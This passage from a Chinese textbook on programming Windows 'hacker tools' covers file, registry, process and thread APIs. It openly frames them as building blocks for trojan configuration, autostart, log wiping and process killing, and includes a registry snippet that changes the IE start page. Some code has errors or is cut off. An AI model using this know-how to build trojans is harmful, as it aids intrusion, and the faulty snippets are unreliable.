
与 sendto 函数相比, 只有最后的两个参数不同。from 参数的作用是指向包含发送者信息的 sockaddr\_in, 而 fromlen 参数指定返回的 sockaddr\_in 结构的大小。如果该函数被调用成功, 则返回接收到的数据大小。UDP 客户端比 TCP 客户端还要简单, 在调用 socket 函数建立套接字后, 就可以调用 sendto 和 recvfrom 函数发送接收数据。

## 5.3 文件操作编程

很多黑客工具都需要对文件进行操作, 如清除日志工具就需要对文件进行删除操作、加花指令的程序对文件进行读写操作、木马后门对自身文件进行复制等操作, 所以文件操作编程都是编写黑客工具必须掌握的编程技术。

### 5.3.1 文件读写编程

微软提供了强大的文件读写 (文件 I/O) 操作的编程接口, 所以可以通过调用 API 函数来实现文件的读写操作。一般情况下, 文件的读写过程如图所示。



文件的读写过程

从上图可以看出,如果要对文件进行读写操作,首先要调用 CreateFile 函数打开或者创建文件。

该函数的具体格式如下。

```
HANDLE CreateFile (
    LPCTSTR lpFileName, // 指向文件名的指针
    DWORD dwDesiredAccess, // 访问模式 (写 / 读)
    DWORD dwShareMode, // 共享模式
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    // 指向安全属性的指针
    DWORD dwCreationDisposition, // 如何创建
    DWORD dwFlagsAndAttributes, // 文件属性
    HANDLE hTemplateFile // 用于复制文件句柄
);
```

各个参数的含义如下。

- lpFileName: 要打开的文件的名字。
- dwDesiredAccess: 如果为 GENERIC\_READ, 表示允许对设备进行读访问; 如果为 GENERIC\_WRITE, 表示允许对设备进行写访问 (可组合使用); 如果为 0, 表示只允许获取与一个设备有关的信息。
- dwShareMode: 定义共享模式。其值为 0, 表示不共享; 而为 FILE\_SHARE\_READ 和 / 或 FILE\_SHARE\_WRITE, 表示允许对文件进行共享访问。
- lpSecurityAttributes: 指向一个 SECURITY\_ATTRIBUTES 结构的指针, 定义了文件的安全特性 (如果操作系统支持)。
- dwCreationDisposition: 指定当文件存在或不存在时的操作, 常见操作有如下 5 种。
  - CREATE\_NEW: 创建文件; 如文件存在则会出错。
  - CREATE\_ALWAYS: 创建文件, 会改写前一个文件。
  - OPEN\_EXISTING: 文件必须已经存在, 由设备提出要求。
  - OPEN\_ALWAYS: 如文件不存在, 则创建它。
  - TRUNCATE\_EXISTING: 将现有文件长度缩短为 0。
- dwFlagsAndAttributes: 表示新创建文件的属性, 文件常见的属性有如下 4 种。
  - FILE\_ATTRIBUTE\_ARCHIVE: 标记归档属性。
  - FILE\_ATTRIBUTE\_NORMAL: 默认属性。
  - FILE\_ATTRIBUTE\_HIDDEN: 隐藏文件或目录。
  - FILE\_ATTRIBUTE\_READONLY: 文件为只读。
  - FILE\_ATTRIBUTE\_SYSTEM: 文件为系统文件。

hTemplateFile: 指向用于存储的文件句柄, 如果不为 0, 则指定一个文件句柄, 新文件将从这个文件中复制扩展属性。

如果该函数调用成功则返回文件句柄。否则返回 INVALID\_HANDLE\_VALUE。该函数的具体调用如下。

(1) 以只读形式打开已存在的文件。

```
hFile=CreateFile("c:\\biancheng1.txt",GENERIC_READ,FILE_SHARE_READ,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
```

(2) 以只写形式打开已存在的文件。

```
hFile=CreateFile(argv[1],GENERIC_WRITE,FILE_SHARE_READ,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
```

(3) 创建一个新文件。

```
hFile=CreateFile("c:\\biancheng1.txt",GENERIC_WRITE,0,NULL,CREATE_ALWAYS,FILE_ATTRIBUTE_NORMAL,NULL);
```

在成功调用 Create 函数之后, 就返回所打开或创建的文件的句柄, 可调用 WriteFile 或 ReadFile 函数来读写文件。这两个函数的具体格式如下。

```
BOOL WriteFile(  
    HANDLE hFile,           // 文件句柄  
    LPCVOID lpBuffer,       // 数据缓存区指针  
    DWORD nNumberOfBytesToWrite, // 要写的字节数  
    LPDWORD lpNumberOfBytesWritten, // 用于保存实际  
    写入字节数的存储区域的指针  
    LPOVERLAPPED lpOverlapped // OVERLAPPED 结构体指针  
);  
  
BOOL ReadFile(  
    HANDLE hFile,           // 文件的句柄  
    LPVOID lpBuffer,       // 用于保存读入数据的一个缓冲区  
    DWORD nNumberOfBytesToRead, // 要读入的字符数  
    LPDWORD lpNumberOfBytesRead, // 指向实际读取字节数的  
    指针  
    LPOVERLAPPED lpOverlapped  
);
```

各个参数的含义如下。

- hFile: 指向要读写的文件的句柄, 一般由 CreateFile 函数返回。
- lpBuffer: 指向一个缓冲区, 用于存储读写的数据。
- nNumberOfBytesToWrite/Read: 表示要求写入或读取的字节数。
- lpNumberOfBytesReadWrite: 表示返回实际写入或读取的字节数。


- lpOverlapped: 是指向 OVERLAPPED 结构的指针, 设置为 NULL 即可。

如果读取或写入成功, 函数就会返回 TRUE。在完成文件的读取操作后还需调用 CloseHandle 函数关闭文件的句柄, 以便与其他程序对文件进行操作。现在很多木马后门都提供了配置功能, 如反向连接域名、开机自启动等。要实现这些功能可以在文本末尾写入数据, 在木马运行后就会读取这些数据, 从而实现相应的功能。

下面的代码介绍了在文件末尾写入数据的过程。

```
#include "stdafx.h"
#include <windows.h>
#include <stdio.h>
int main(int argc, char* argv[])
{
    //调用CreateFile函数以只写方式打开一个文件
    HANDLE hFile=CreateFile(argv[1],GENERIC_WRITE,FILE_SHARE_
    READ,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
    if(hFile==INVALID_HANDLE_VALUE)
    {
        printf("CreateFile error\n");
        return 0;
    }
    //调用SetFilePointer函数调整文件指针位置,移动到文件末尾
    if(SetFilePointer(hFile,0,NULL,FILE_END)==-1)
    {
        printf("SetFilePointer error \n");
        return 0;
    }
    char buff[256]="配置信息";
    DWORD dwWrite;
    //把buff中的内容写入到文件末尾
    if(!WriteFile(hFile,&buff,strlen(buff),&dwWrite,NULL))
    {
        printf("WriteFile error \n");
        return 0;
    }
    printf("往%s中写入数据成功\n",argv[1]);
    CloseHandle(hFile);
    return 0;
}
```

其中, SetFilePointer 函数的作用是设置文件指针位置。当一个文件被打开时, 系统就会为其维护一个文件指针, 指向文件的下一个读写操作的位置。所以随着文件的读写, 文件指针也会移动。另外, 还用到了 main 函数中的一个参数 argv[], 该参数的作用是接收文件运行时的参数, argv[0] 表示自身文件名, argv[1] 表示第一个参数, 所以上面文件在“命令提示符”窗口中运行的格式是 writefile 文件名, 如图所示。



向文件中写入内容

### 5.3.2 文件的复制、移动和删除编程

除读写文件外，还可以进行复制、移动以及删除等操作。这里先介绍复制文件的 CopyFile 函数，该函数的格式如下。

```
BOOL CopyFile(
    LPCTSTR lpExistingFileName,
    LPCTSTR lpNewFileName,
    BOOL bFailIfExists );
```

各个参数的含义如下。

- lpExistingFileName: 要进行复制操作的文件名。
- lpNewFileName: 复制到目标位置的新文件名及其路径。
- bFailIfExists: 目标位置存在同文件名的文件时的操作，TURE 表示调用失败，FALSE 则表示覆盖存在的文件。

如果想对目标文件进行移动操作，则可通过 MoveFile 函数来实现，其具体格式如下。

```
BOOL CopyFile(LPCTSTR lpExistingFileName,
    LPCTSTR lpNewFileName,);
```

如果要实现删除目标文件，就要用到 DeleteFile 函数，其具体格式如下。

```
BOOL DeleteFile (LPCTSTR lpFileName)
```

不难看出该函数只有一个参数，它是一个指向文件名字符串的指针，字符串中存储的是包含了具体路径的文件名。下面是一个实现文件操作的 C++ 源码示例。

```
#include <windows.h>
#include <tchar.h>
#include <stdio.h>
```

```

#include <strsafe.h>
void _tmain(int argc, TCHAR* argv[])
{
    WIN32_FIND_DATA FileData;
    HANDLE          hSearch;
    DWORD           dwAttrs;
    TCHAR           szNewPath[MAX_PATH];

    BOOL            fFinished = FALSE;

    if(argc != 2)
    {
        _tprintf(TEXT("Usage: %s <dir>\n"), argv[0]);
        return;
    }
    // 创建新的目录
    if (!CreateDirectory(argv[1], NULL))
    {
        printf("CreateDirectory failed (%d)\n", GetLastError());
        return;
    }
    // 在当前目录搜索后缀为.txt的文件

    hSearch = FindFirstFile(TEXT("*.txt"), &FileData);
    if (hSearch == INVALID_HANDLE_VALUE)
    {
        printf("No text files found.\n");
        return;
    }
    // 复制操作把txt文件复制到新建目的文件夹

    while (!fFinished)
    {
        StringCchPrintf(szNewPath, sizeof(szNewPath)/
sizeof(szNewPath[0]), TEXT("%s\\%s"), argv[1], FileData.cFileName);

        if (CopyFile(FileData.cFileName, szNewPath, FALSE))
        {
            dwAttrs = GetFileAttributes(FileData.cFileName);
            if (dwAttrs==INVALID_FILE_ATTRIBUTES) return;

            if (!(dwAttrs & FILE_ATTRIBUTE_READONLY))
            {
                SetFileAttributes(szNewPath,
dwAttrs | FILE_ATTRIBUTE_READONLY);
            }
        }
        else
        {

```

```
        printf("Could not copy file.\n");
        return;
    }

    if (!FindNextFile(hSearch, &FileData))
    {
        if (GetLastError() == ERROR_NO_MORE_FILES)
        {
            _tprintf(TEXT("Copied *.txt to %s\n"), argv[1]);
            fFinished = TRUE;
        }
        else
        {
            printf("Could not find next file.\n");
            return;
        }
    }
}

// 关闭句柄
FindClose(hSearch);
}
```

## 5.4 控制注册表


注册表对于 Windows 系统至关重要。Windows 操作系统的注册表中包含了有关计算机运行方式的配置信息，其中包括 Windows 操作系统配置信息、硬件配置信息、软件配置信息、用户环境配置信息等。当然，在黑客编程中注册表编程也是至关重要的，可以更改很多系统的配置，如开启远程终端、把某些程序密码存放在注册表中、修改注册表以实现自启动。注册表编程的具体流程如图所示。



注册表编程的流程

## 注意

在“注册表编辑器”窗口中左边类似文件夹的东西就是注册表中的键，键值就是右边窗口中显示的文件，如图所示。根键就是最顶层的键，可以将其看作盘符。



注册表中的键、根键以及键值

不难看出，在进行所有操作前必须先调用 RegCreateKeyEx 函数或 RegOpen KeyEx 函数创建或打开注册表子键，在返回子键句柄后利用该句柄才可进行一系列操作。由于 RegCreate KeyEx 函数既可以打开注册表子键，也可以创建注册表子键，而 RegOpenKeyEx 函数只能打开注册表子键，所以这里介绍 RegCreateKeyEx 函数，其具体格式如下。

```
Long RegCreateKeyEx(
    HKEY hkey,
    LPCTSTR IpSubKey,
    DWORD Reserved,
    LPTSTR IpClass,
    DWORD dwOptions,
    REGSAM samDesired,
    LPSECURITY_ATTRIBUTES IpSecurityAttributes,
    PHKEY phkResult,
    LPDWORD IpdwDisposition);
```

各个参数的含义如下。

- hkey: 指向一个打开键的句柄，可以由 RegCreateEx 函数或 RegOpenKeyEx 函数返回；也可以是注册表的根键。

- lpSubKey: 指向要打开子键的名称。
- Reserved: 保留未使用, 设置为 0 即可。
- lpClass: 指向一个类名, 一般设置为 0。
- dwOptions: 表示创建子键选项, REG\_OPTION\_NON\_VOLATILE 表示信息被保存在文件中, 重启计算机后保留设置; 而 REG\_OPTION\_VOLATILE 表示信息被保存在内存中, 重启计算机后失效。

- samDesired: 表示子键的打开方式。子键的打开方式有很多种, 经常可以组合使用。
- lpSecurityAttributes: 指定键句柄的继承性。
- phkResult: 返回创建或打开的子键的句柄。
- lpdwDisposition: 指定当子键不存在时是否要创建子键。其值为 REG\_CREATED\_NEW\_KEY 表示当子键不存在时创建子键, 如果存在则打开子键; 而为 REG\_OPENED\_EXISTING\_KEY 则表示子键存在时打开它, 不存在时不创建它。

该函数调用成功则会返回 ERROR\_SUCCESS, 且在 lpSubKey 参数中装入子键的有效句柄, 否则返回一个非零值。

### 注意

与 RegCreateKeyEx 函数所对应的是 RegDeleteKey 函数, 其作用是实现删除注册表子键。它有两个参数, 与 RegCreateKeyEx 前两个参数相同。如果该函数调用成功, 则会返回 ERROR\_SUCCESS, 否则返回一个非零值。

在创建或打开键值后, 需要通过 RegQueryValueEx 和 RegSetValueEx 函数来读取和设置键值。这两个参数的具体格式如下。

```
LONG RegQueryValueEx(
    HKEY hKey,
    LPCTSTR lpValueName,
    LPDWORD lpReserved,
    LPDWORD lpType,
    LPBYTE lpData,
    LPDWORD lpcbData);

LONG RegSetValueEx(
    HKEY hKey, // 注册键句柄
    LPCTSTR lpValueName,
    DWORD Reserved,
    DWORD dwType,
    CONST BYTE *lpData,
    DWORD cbData);
```

各个参数的含义如下。

- hKey: 指向一个有效的子键的句柄, 由 RegCreateKeyEx 函数的 phkResult 参数返回。

- lpValueName: 要读取和设置键值的名称。
- lpServered: 保留参数, 一般设置为 0。
- lpType: 要读取和设置的键值的数据类型。
- lpData: 要读取和写入数据的缓冲区。
- lpcbData/cbdata: 缓冲区的长度。

如果这两个函数调用成功, 则会返回 ERROR\_SUCCESS, 否则就会返回一个非零值。在操作结束时, 需要调用 RegCloseKey 函数来关闭子键句柄。该函数只有一个参数 hkey, 它指向一个子键的句柄, 由 RegCreateEx 函数的 phkResult 参数返回。

下面就可以对注册表进行读写操作了 (下面是两个设置注册表键值的函数), 具体内容如下。

```
void CreateStringReg(HKEY hRoot, char *szSubKey, char*
ValueName, char *Data) //用于修改字符串类型键值
{
    HKEY hKey;

    long lRet=RegCreateKeyEx(hRoot,szSubKey,0,NULL,REG_OPTION
NON_VOLATILE,KEY_ALL_ACCESS,NULL,&hKey,NULL); //打开注册表键,不存在
则创建它
    if (lRet!=ERROR_SUCCESS)
    {
        printf("error no RegCreateKeyEx %s\n", szSubKey);
        return ;
    }
    lRet=RegSetValueEx(hKey,ValueName,0,REG_SZ,(BYTE*)
Data,strlen(Data)); //修改注册表键值,没有则创建它
    if (lRet!=ERROR_SUCCESS)
    {
        printf("error no RegSetValueEx %s\n", ValueName);
        return ;
    }
    RegCloseKey(hKey);
}
```

其中, hRoot 参数指向一项打开键的句柄或根键; szSubKey 参数表示要打开子键的名称; ValueName 参数是要设置的键值名称; data 参数指向要写入数据的缓冲区。如果要想实现删除注册表键值的功能, 可以使用 RegDeleteValue 函数来实现, 该函数的具体格式如下。

```
Long RegDeleteValue(
    HKEY hkey,
    LPCTSTR lpValueName, )
```

其中, hkey 和 lpValueName 两个参数的作用分别如下。

- hKey: 指向一个有效的子键的句柄, 由 RegCreateKeyEx 函数的 phkResult 参数返回。

- lpValueName: 要删除键值的名称。

下面介绍如何通过注册表编程来实现修改 IE 主页。由于 IE 主页的 URL 是保存在注册表中的, 其具体路径是 HKEY\_CURRENT\_USER\Software\Microsoft\Internet Explorer\Main\Start Page。所以, 只要是修改了注册表就可以修改掉 IE 主页。其具体内容如下。

```
#include "stdafx.h"
#include <stdio.h>
void CreateStringReg(HKEY hRoot, char *szSubKey, char *
ValueName, char *Data) //用于修改字符串类型键值
{
    HKEY hKey;
    long lRet=RegCreateKeyEx(hRoot,szSubKey,0,NULL,REG_OPTION
NON_VOLATILE,KEY_ALL_ACCESS,NULL,&hKey,NULL); //打开注册表键,不存在
则创建它
    if (lRet!=ERROR_SUCCESS)
    {
        printf("error no RegCreateKeyEx %s\n", szSubKey);
        return ;
    }
    lRet=RegSetValueEx(hKey,ValueName,0,REG_SZ,(BYTE*)
Data,strlen(Data)); //修改注册表键值,没有则创建它
    if (lRet!=ERROR_SUCCESS)
    {
        printf("error no RegSetValueEx %s\n", ValueName);
        return ;
    }
    RegCloseKey(hKey);
}
int APIENTRY WinMain(HINSTANCE hInstance,
                    HINSTANCE hPrevInstance,
                    LPSTR lpCmdLine,
                    int nCmdShow)
{
    char StartPage[255]="http://www.sina.com/"; //要修改成的网址
    CreateStringReg(HKEY_CURRENT_USER,"Software\\Microsoft\\Internet
Explorer\\Main","Start Page",StartPage); //调用修改字符串类型键值的函数
    return 0;
}
```

运行上述程序, 即可将本地计算机的 IE 主页设置为 <http://www.sina.com/>。


## 5.5 进程和线程编程

进程是程序在计算机上的一次执行活动。当运行一个程序时, 就启动了一个进程。在 Windows 系统下, 进程又被细化为线程, 也就是一个进程下有多个能独立运行的更小的单位。进程和线程是操作系统中最基本、重要的概念。其实 C++ 语言本身并没有提供多线程机制,

但 Windows 系统为我们提供了相关 API，我们可以使用它们来进行多线程编程。本文就以实例的形式讲解多线程编程的知识。

### 5.5.1 进程编程

对进程常见的操作有列举进程、结束进程，通过编程实现这两个功能的具体流程如图所示。通过编程来实现对进程的操作，先需要使用 main 函数接收不同的参数。该函数在前面已经介绍过，这里不再赘述。



对进程进行操作的流程

如果想实现列举进程的功能，则需要调用 CreateToolHelp32snapshot 函数先得到系统进程快照的句柄，且在调用该函数前必须先包括头文件 tihelp32.h。该函数的具体格式如下。

```
HANDLE WINAPI CreateToolhelp32snapshot (
    DWORD dwFlags,
    DWORD th32ProcessID);
```

各个参数的作用如下。

- dwFlags：指定了获取系统进程快照的类型。
- th32ProcessID：指向要获取进程快照的进程的 ID，获取系统内所有进程快照时其值为 0。

该函数调用的方法如下。

```
HANDLE hProcessSnap=CreateToolhelp32Snapshot(TH32CS_
SNAPPROCESS,0);
if(hProcessSnap==INVALID_HANDLE_VALUE)
```

```

{
    printf("CreateToolhelp32Snapshot error");
    return 0;
}

```

如果该函数调用成功则返回快照句柄, 否则返回 INVALID\_HANDLE\_VALUE。在得到系统进程快照句柄之后, 就需要调用 Process32First 函数查找出系统进程快照中第一个进程。该函数的格式如下。

```

BOOL Process32First (
    HANDLE hSnapshot,
    LPROCESSENTRY32 lppe );

```

再调用 Process32Next 函数列出系统中其他进程, 其具体格式如下。

```

BOOL Process32Next (
    HANDLE hSnapshot,
    LPROCESSENTRY32 lppe );

```

不难看出, 这两个函数包含的参数是一样的。其中 hSnapshot 参数由 CreateToolhelp32Snapshot 函数返回系统进程快照的句柄; 而 lppe 参数指向一个 PROCESSENTRY 的结构指针, 进程信息会被返回到这个结构中。

PROCESSENTRY32 结构可对进程作一个较为全面的描述, 其定义如下。

```

typedef struct tagPROCESSENTRY32 {
    DWORD dwSize; // 结构大小;
    DWORD cntUsage; // 此进程的引用计数;
    DWORD th32ProcessID; // 进程 ID;
    DWORD th32DefaultHeapID; // 进程默认堆 ID;
    DWORD th32ModuleID; // 进程模块 ID;
    DWORD cntThreads; // 此进程开启的线程计数;
    DWORD th32ParentProcessID; // 父进程 ID;
    LONG pcPriClassBase; // 线程优先级;
    DWORD dwFlags; // 保留;
    char szExeFile[MAX_PATH]; // 进程全名;
} PROCESSENTRY32;

```

当上述两个函数枚举到进程时则返回 TRUE, 否则返回 FALSE。当枚举到一个进程时 lppe 参数就会返回进程详细信息, 所以用户就可以读取这些进程的信息, 然后将其输出。

其实现代码如下。

```

PROCESSENTRY32 pe32;
pe32.dwSize=sizeof(pe32);
HANDLE hProcessSnap=CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);
// 获得系统内所有进程快照

```

```

if (hProcessSnap==INVALID_HANDLE_VALUE)
{
    printf("CreateToolhelp32Snapshot error");
    return 0;
}
BOOL bProcess=Process32First(hProcessSnap,&pe32); //枚举列表中的
第一个进程
while(bProcess)
{
    wsprintf(buff,"%s-----%d\r\n",pe32.szExeFile,
pe32.th32ProcessID); //格式化进程名和进程ID
    printf(buff); //输出进程名和进程ID
    memset(buff,0x00,1024);
    bProcess=Process32Next(hProcessSnap,&pe32); //继续枚举进程
}

```

在枚举进程完毕后,还需要调用 CloseHandle 函数关闭由 CreateToolhelp32Snapshot 函数返回的系统进程句柄,从而实现列举系统进程功能。通过编程也可实现结束系统中某个进程,先调用 OpenProcess 函数打开进程,利用得到的进程句柄进行结束进程操作。

OpenProcess 函数的格式如下。

```

HANDLE OpenProcess(
    DWORD dwDesiredAccess,
    BOOL bInheritHandle,
    DWORD dwProcessId);

```

各个参数的作用如下。

- dwDesiredAccess: 进程对象的访问权限,当其值为 PROCESS\_ALL\_ACCESS 表示所有权限;而当其值为 PROCESS\_QUERY\_INFORMATION 表示遍历该进程信息的权限。
- bInheritHandle: 返回进程句柄, true 表示可继承, false 表示不可继承。
- dwProcessId: 表示要打开进程对应的 ID 编号。

该函数的具体调用方法如下。

```

HANDLE hProcess=OpenProcess(PROCESS_ALL_ACCESS,FALSE,Pid); //打
开进程得到进程句柄
if(hProcess==NULL)
{
    printf("OpenProcess error\n");
    return 0;
}

```

如果该函数调用成功则返回所有打开进程的句柄,否则返回 NULL。在得到句柄后,就可以通过 TerminateProcess 函数来结束指定的进程。该函数的具体格式如下。

```

BOOL TerminateProcess(

```

```
HANDLE hProcess,
UNIT uExitCode);
```

各个参数的含义如下。

- hProcess: 要结束进程的句柄, 由 OpenProcess 函数返回。
- uExitCode: 指定进程退出时的代码, 一般设置为 0。

如果该函数操作顺利完成, 则返回非 0 值; 如果操作失败, 则返回值为 0。在操作结束后, 还需要调用 CloseHandle 函数关闭由 OpenProcess 函数返回的进程句柄。到此就可以实现列举和结束操作了。下面是列举本机中所有进程的实现代码。

```
#include "stdafx.h"
#include <windows.h>
#include <stdio.h>
#include <string.h>
#include <tlhelp32.h>
int KillProcess(DWORD Pid)
{
    HANDLE hProcess=OpenProcess(PROCESS_ALL_ACCESS,FALSE,Pid); //打
    开进程得到进程句柄
    if(hProcess==NULL)
    {
        printf("OpenProcess error\n");
        return 0;
    }
    if (TerminateProcess(hProcess,0)) //结束进程
    {
        printf("结束进程成功\n");
        return 0;
    }
    else
    {
        printf("结束进程失败\n");
        return 0;
    }
}
int GetProcess()
{
    char buff[1024]={0};
    PROCESSENTRY32 pe32;
    pe32.dwSize=sizeof(pe32);
    HANDLE hProcessSnap=CreateToolhelp32Snapshot(TH32CS_
    SNAPSHOTPROCESS,0); //获得系统内所有进程快照
    if(hProcessSnap==INVALID_HANDLE_VALUE)
    {
        printf("CreateToolhelp32Snapshot error");
        return 0;
    }
}
```



## 5.5.2 线程编程

线程是进程中的一个实体，是被系统独立调度和分派的基本单位。一个进程可以拥有多个线程，一个线程必须有一个父进程。线程自己不拥有系统资源，只有运行必需的一些数据结构，但它可与同属一个进程的其他线程共享进程所拥有的全部资源。一个线程可以创建和撤销另一个线程，同一进程中的多个线程之间可以并发执行。

由于线程之间的相互制约，致使线程在运行中呈现出间断性。线程也有就绪、阻塞和运行 3 种基本状态。所以在一个进程中可以创建几个线程来提高程序的执行效率，并且有些程序还通过采用多线程技术来同时执行多个不同的代码模块。

可以通过编程的方法来实现创建线程，在 C++ 中可以通过 `CreateThread` 函数在进程中创建一个新线程。该函数的具体格式如下。

```
HANDLE CreateThread (LPSECURITY_ATTRIBUTES lpThreadAttributes,  
                    DWORD dwStackSize,  
                    LPTHREAD_START_ROUTINE lpStartAddress,  
                    LPVOID lpParameter,  
                    DWORD dwCreationFlags,  
                    LPDWORD lpThreadId);
```

各个参数的含义如下。

- `lpThreadAttributes`: 指向 `SECURITY_ATTRIBUTES` 的指针，用于定义新线程的安全属性，一般设置为 `NULL`。
- `dwStackSize`: 分配以字节数表示的线程堆栈的大小，其默认值为 `NULL`。
- `lpStartAddress`: 指向一个线程函数地址。每个线程都有自己的线程函数，而线程函数是线程具体执行的代码。
- `lpParameter`: 传递给线程函数的参数。
- `dwCreationFlags`: 表示创建线程的运行状态，其中 `CREATE_SUSPEND` 表示挂起当前创建的线程，而 0 表示立即执行当前创建的线程。

`lpThreadId`: 返回新创建线程对应的 ID 编号。

如果该函数调用成功，则返回新线程的句柄，调用 `WaitForSingleObject` 函数等待所创建线程的运行结束。该函数的具体格式如下。

```
DWORD WaitForSingleObject(  
    HANDLE hHandle,  
    DWORD dwMilliseconds);
```

各个参数的作用如下。

- `hHandle`: 指定对象或事件的句柄。

- dwMilliseconds: 等待时间, 以毫秒为单位。当超过等待时间时, 此函数将返回。如果该参数设置为 0, 则该函数立即返回; 如果设置为 INFINITE, 则该函数直到有信号才返回。

该函数的调用方法如下。

```
DWORD ThreadId;
HANDLE hThread=CreateThread(NULL,NULL,Thread,NULL,0,&ThreadId);
If(hThread!=NULL)
WaitForSingleObject(hSemaphore,INFINITE);
```

如果返回值为 WAIT\_OBJECT\_0, 则表示指定的对象已经处于信号状态; 如果返回值为 WAIT\_TIMEOUT, 则表示在超时范围内, 期望的事件没有发生; 如果该函数调用失败, 则返回 WAIT\_FAILED。

一般情况下, 创建一个线程是不能提高程序的执行效率的, 所以要创建多个线程。但是多个线程同时运行的时候可能调用线程函数, 在多个线程同时对一个内存地址进行写入, 由于 CPU 时间调度上的问题, 写入的数据会被多次覆盖, 所以就要使线程同步。

即当有一个线程在对内存进行操作时, 其他线程都不可以对这个内存地址进行操作, 直到完成该操作其他线程才能对内存地址进行操作, 而其他线程又处于等待状态。目前实现线程同步的方法很多, 临界区对象就是其中一种。

临界区对象是定义在数据段中的一个 CRITICAL\_SECTION 结构, Windows 内部使用这个结构记录一些信息, 确保在同一时间只有一个线程访问该数据段中的数据。

临界区的使用步骤如下。

#### (1) 初始化一个 CRITICAL\_SECTION 结构。

在使用临界区对象之前, 需要定义全局 CRITICAL\_SECTION 结构变量, 在调用 CreateThread 函数前调用 InitializeCriticalSection(LPC CRITICAL\_SECTION lpCriticalSection) 函数初始化临界区对象。

#### (2) 申请进入一个临界区。

